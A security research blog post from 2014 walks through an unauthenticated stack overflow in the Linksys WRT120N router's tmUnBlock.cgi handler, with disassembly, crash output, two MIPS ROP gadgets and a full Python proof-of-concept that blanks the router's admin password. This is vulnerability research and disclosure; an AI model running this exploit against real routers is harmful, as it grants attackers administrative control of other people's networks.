

WRT120N fprintf Stack Overflow

By [Craig](#) | [February 19, 2014](#) | [Embedded Systems](#), [Security](#), [Tutorials](#)

With a good firmware [disassembly](#) and JTAG [debug access](#) to the WRT120N, it's time to start examining the code for more interesting bugs.


As we've seen previously, the WRT120N runs a Real Time Operating System. For security, the RTOS's administrative web interface employs HTTP Basic authentication:

401 Authorization Required

Browser not authentication-capable or authentication failed.

401 Unauthorized

Most of the web pages require authentication, but there are a handful of URLs that are explicitly allowed to bypass authentication:



```
preTask_project_running:
saved_ra= -0x10

addiu    $sp, -0x10
sw       $ra, 0x10+saved_ra($sp)
lui      $a0, 0x8038
jal      bypass_file_list
la       $a0, aCgiBinLoginIma # "/cgi-bin/login /images/ /login /blocked"...
li       $v0, 1
lw       $ra, 0x10+saved_ra($sp)
jr       $ra
addiu    $sp, 0x10
# End of function preTask_project_running
```

bypass_file_list("/cgi-bin/login /images/ /login...");

```


.data:8037E078 aCgiBinLoginIma:.ascii  "/cgi-bin/login /images/ /login /blocked.stm /access_deny.htm "
.data:8037E078                                     # DATA XREF: preTask_project_running+10fo
.data:8037E078 .ascii  "/wait /LANG_FR.js /func.js /cgi-bin/tmBlock.cgi /cgi-bin/tmUn"
.data:8037E078 .ascii  "Block.cgi /tmBlock.stm /tmPCBlock.stm /tmWTPBlock.stm /L10N.j"
.data:8037E078 .ascii  "s /UiFrwk.UiCtrl.UiHSlider.js /URL_Block.v1.08.04.css /expand"
.data:8037E078 .ascii  ".js /md5.js /HSlider.css"<0>
.data:8037E185 .byte    0

```

Full list of bypass files

Any request whose URL starts with one of these strings will be allowed without authentication, so they're a good place to start hunting for bugs.

Some of these pages don't actually exist; others exist but their request handlers don't do anything (NULL subroutines). However, the `/cgi/tmUnBlock.cgi` page does have a handler that processes some user data:



cgi_tmUnBlock function handler

The interesting bit of code to focus on is this:

```

1 | fprintf(request->socket, "Location %s\\n\\n", GetWebParam(cgi_handle, "TM_Block_URL");

```

Although it at first appears benign, `cgi_tmUnBlock`'s processing of the `TM_Block_URL` POST parameter is exploitable, thanks to a flaw in the `fprintf` implementation:

```

int fprintf(FILE *fp, char *format, vars...)
{
    char buf[256];

    vsprintf(buf, format, vars);
    return fputs(buf, fp);
}

```

fprintf

Yes, `fprintf` blindly `vsprintf`s the supplied format string and arguments to a local stack buffer of only 256 bytes.

I respect myself. That's why I refuse to use `sprintf`.
Using `sprintf` is a decision you can never take back.
That's why I'm waiting until I'm older and there's a string
handling function that's right for me

Forget `sprintf`!



True Bugswait ♥

@natashenka
#truebugswait

Respect yourself. Don't use `sprintf`.

This means that the user-supplied `TM_Block_URL` POST parameter will trigger a stack overflow in `fprintf` if it is larger than 246 (`sizeof(buf) - strlen("Location: ")`) bytes:

```
1 | $ wget --post-data="period=0&TM_Block_MAC=00:01:02:03:04:05&TM_Block_URL=$(perl -e
```

```
EPC    -> 0x41414141
CO_SR  -> 0x0000FC03
Register Dump: Saved Area
RES:0x00000000
RA:0x41414141
AT:0x804E0000
V0:0x00000182
V1:0xFFFFFFFF
```

Stack trace of the crash

A simple exploit would be to overwrite some critical piece of data in memory, say, the administrative password which is stored in memory at address 0x81544AF0:

```

.bss:81544AF0 admin_password: .space 4
.bss:81544AF0
.bss:81544AF4 dword_81544AF4: .space 4
.bss:81544AF8 dword_81544AF8: .space 4
.bss:81544AFC dword_81544AFC: .space 4
.bss:81544B00 dword_81544B00: .space 4
.bss:81544B04 dword_81544B04: .space 4
.bss:81544B08 dword_81544B08: .space 4
.bss:81544B0C dword_81544B0C: .space 4
.bss:81544B10 dword_81544B10: .space 4
.bss:81544B14 dword_81544B14: .space 4
.bss:81544B18 .space 1
.bss:81544B19 .space 1
.bss:81544B1A .space 1
.bss:81544B1B .space 1
.bss:81544B1C .space 1
.bss:81544B1D .space 1

```

Admin password at 0x81544AF0

The administrative password is treated as a standard NULL terminated string, so if we can write even a single NULL byte at the beginning of this address, we'll be able to log in to the router with a blank password. We just have to make sure the system continues running normally after exploitation.

Looking at *fprintf*'s epilogue, both the \$ra and \$s0 registers are restored from the stack, meaning that we can control both of those registers when we overflow the stack:

```

lw      $ra, 0x130+saved_ra($sp) # We control $ra
lw      $s0, 0x130+saved_s0($sp) # We control $s0
jr      $ra
addiu   $sp, 0x130

```

fprintf's function epilogue

There's also this nifty piece of code at address 0x8031F634 that stores four NULL bytes from the \$zero register to the address contained in the \$s0 register:

```

ROM:8031F634      sw      $zero, 0($s0)      # Store 4 NULL bytes to the address in $s0
ROM:8031F638      move    $v0, $zero
ROM:8031F63C
ROM:8031F63C loc_8031F63C:                  # CODE XREF: sub_8031F5F0+20↑j
ROM:8031F63C      lw      $ra, 4($sp)        # Load the return address off the stack
ROM:8031F640      lw      $s0, 0($sp)        # Load $s0 off the stack
ROM:8031F644      jr      $ra              # Return
ROM:8031F648      addiu   $sp, 0x10          # $sp += 16
ROM:8031F648      # End of function sub_8031F5F0

```

First ROP gadget

If we use the overflow to force *fprintf* to return to 0x8031F634 and overwrite \$s0 with the address of the administrative password (0x81544AF0), then this code will:

Zero out the admin password

Return to the return address stored on the stack (we control the stack)

Add 16 to the stack pointer

This last point is actually a problem. We need the system to continue normally and not crash, but if we simply return to the `cgi_tmUnblock` function like `fprintf` was supposed to, the stack pointer will be off by 16 bytes.

Finding a useful MIPS ROP gadget that decrements the stack pointer back 16 bytes can be difficult, so we'll take a different approach.

Looking at the address where `fprintf` should have returned to `cgi_tmUnblock`, we see that all it is doing is restoring `$ra`, `$s1` and `$s0` from the stack, then returning and adding 0x60 to the stack pointer:

```
ROM:8004FB2C      jal      fprintf
ROM:8004FB30      move     $a2, $v0
ROM:8004FB34      lw       $ra, 0x60+saved_ra($sp)  # Call to fprintf returns here
ROM:8004FB38      end:
ROM:8004FB38      # CODE XREF: cgi_tmUnblock+34↑j
ROM:8004FB38      lw       $s1, 0x60+saved_s1($sp)
ROM:8004FB3C      lw       $s0, 0x60+saved_s0($sp)
ROM:8004FB40      jr       $ra
ROM:8004FB44      addiu    $sp, 0x60
ROM:8004FB44      # End of function cgi_tmUnblock
```

cgi_tmUnblock function epilogue

We've already added 0x10 to the stack pointer, so if we can find a second ROP gadget that restores the appropriate saved values for `$ra`, `$s1` and `$s0` from the stack and adds 0x50 to the stack pointer, then that ROP gadget can be used to effectively replace `cgi_tmUnblock`'s function epilogue.

There aren't any obvious gadgets that do this directly, but there is a nice one at 0x803471B8 that is close:

```
ROM:803471B8
ROM:803471B8 loc_803471B8:      # CODE XREF: sub_80347128+30↑j
ROM:803471B8      lw       $ra, 8($sp)      # Restore $ra from the stack (which we control)
ROM:803471BC loc_803471BC:      # CODE XREF: sub_80347128+74↑j
ROM:803471BC      lw       $s1, 4($sp)      # Restore $s1 from the stack (which we control)
ROM:803471C0      lw       $s0, 0($sp)      # Restore $s0 from the stack (which we control)
ROM:803471C4      jr       $ra      # Return
ROM:803471C8      addiu    $sp, 0x10      # $sp += 16
ROM:803471C8      # End of function sub_80347128
```

Second ROP gadget

This gadget only adds 0x10 to the stack pointer, but that's not a problem; we'll set up some additional stack frames that will force this ROP gadget return to itself five times. On the fifth iteration, the original values of `$ra`, `$s1` and `$s0` that were passed to `cgi_tmUnblock` will be pulled off the stack, and our ROP gadget will return to `cgi_tmUnblock`'s caller:

\$ra	N/A
\$sp	0x80765D80
\$s0	N/A
\$s1	N/A

ROP stack frames and relevant registers

With the register contents and stack having been properly restored, the system should continue running along as if nothing ever happened. Here's some PoC code ([download](#)):

```


1 import sys
2 import urllib2
3
4 try:
5     target = sys.argv[1]
6 except IndexError:
7     print "Usage: %s <target ip>" % sys.argv[0]
8     sys.exit(1)
9
10 url = target + '/cgi-bin/tmUnblock.cgi'
11 if '://' not in url:
12     url = 'http://' + url
13
14 post_data = "period=0&TM_Block_MAC=00:01:02:03:04:05&TM_Block_URL="
15 post_data += "B" * 246 # Filler
16 post_data += "\x81\x54\x4A\xF0" # $s0, address of admin password in memory
17 post_data += "\x80\x31\xF6\x34" # $ra
18 post_data += "C" * 0x28 # Stack filler
19 post_data += "D" * 4 # ROP 1 $s0, don't care
20 post_data += "\x80\x34\x71\xB8" # ROP 1 $ra (address of ROP 2)
21 post_data += "E" * 8 # Stack filler
22
23 for i in range(0, 4):
24     post_data += "F" * 4 # ROP 2 $s0, don't care
25     post_data += "G" * 4 # ROP 2 $s1, don't care
26     post_data += "\x80\x34\x71\xB8" # ROP 2 $ra (address of itself)
27     post_data += "H" * (4-(3*(i/3))) # Stack filler; needs to be 4 bytes except
28 # last stack frame where it needs to be 1
29 # account for the trailing "\n\n" and term
30 # NULL byte)
31

```

```

32 try:
33     req = urllib2.Request(url, post_data)
34     res = urllib2.urlopen(req)
35 except urllib2.HTTPError as e:
36     if e.code == 500:
37         print "OK"
38     else:
39         print "Received unexpected server response:", str(e)
40 except KeyboardInterrupt:
41     pass

```



Logging in with a blank password after exploitation

Arbitrary code execution is also possible, but that's another post for another day.

Bookmark the [permalink](#).

« Cracking Linksys "Encryption"

Embedded Exploitation Classes »

24 Responses to *WRT120N fprintf Stack Overflow*